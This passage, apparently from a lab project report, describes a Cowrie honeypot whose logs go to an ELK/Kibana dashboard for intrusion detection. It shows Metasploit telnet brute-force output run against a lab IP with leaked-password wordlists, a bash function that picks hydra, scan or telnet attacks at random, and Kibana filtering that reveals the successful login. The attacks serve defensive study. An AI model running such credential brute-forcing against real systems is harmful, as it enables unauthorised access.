resource (telnet.rc)> use auxiliary/scanner/telnet/telnet_login
resource (telnet.rc)> set pass_file darkweb2017-top100.txt
pass_file ⇒ darkweb2017-top100.txt
resource (telnet.rc)> set rhosts 192.168.126.129
rhosts ⇒ 192.168.126.129
resource (telnet.rc)> set user_file top-usernames-shortlist.txt
user_file ⇒ top-usernames-shortlist.txt
resource (telnet.rc)> set verbose false
verbose ⇒ false
resource (telnet.rc)> set stop_on_success true
stop_on_success ⇒ true
resource (telnet.rc)> run
[*] 192.168.126.129:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

6. Rand_attk()


Used to store random selection by user. Allows user to randomise the selection of the attack. Here a case statement is being used where once a selection is selected the statement will exit without a break command.

```
#-------------------------------------------------------------
# random attack function
function rand_attk()
{
    rand=$((RANDOM % 3 + 1))
    case $rand in
    1)
        hydra_attk
        ;;
    2)
        scan_attk
        ;;
    3)
        telnet_attk
        ;;
    esac
}
```

Logs & Kibana Dashboard


Logs from the Cowrie will be sent to the Kibana dashboard once the attack is conducted.

Navigating through the dashboad, Kibana allows us select the source of logs. In this case, filebeat will be selected.




After that, kibana allows multiple filters to be applied to refine the analysing of the logs.


Filters such as ‘event.outcome’ & ‘user.name’ can be applied to narrow done the results shown.



Time can also be selected to filter further.




The center of the dashboard is where most of the information will be displayed. A barchart and and document information is displayed for users to analyse.



With all the combined filters, below is a sample result when filters are applied on an actual log being sent to Kibana dashboard.

As seen below, this is a sample brute force attack where in the last 15 minutes, a spike in activity shows multiple log in attempts by a certain device. Narrowing down using the filter ‘event.outcome: ‘success’’, it is shown that the device has successfully found the correct password and user.



Summary & Discussions

In summary, this project has demonstrated that ELK is a very capable and outstanding tool for IDS purposes. The capabilities given to the user to set up this tool is not just limited to what was shown in this report.

Another feature of Kibana is setting up Alerts. Alerts can serve to fortify the defenses of the system as it can be customised to trigger once certain conditions set by the user are met.

Areas that can be improved in this project include further optimization of the script used. While written in a way to minimise input error, further error handling can be implemented to increase robustness of the script. One consideration could be to include exit codes into the script, by using the command 'set -e' so that the script will terminate immediately if any command exits with a non-zero status.

Other areas that require further research include the option of other honeypots other than Cowrie which is best at 'disguising' itself. 'Disguising' the honeypot is, as mentioned, for the purpose of not letting it be to obvious as experienced attackers will be able to identify them.

References

• https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch logstash-and-kibana-elastic-stack-on-ubuntu-20-04
• https://cowrie.readthedocs.io/en/latest/INSTALL.html#step-7-listening-on-port- 22-optional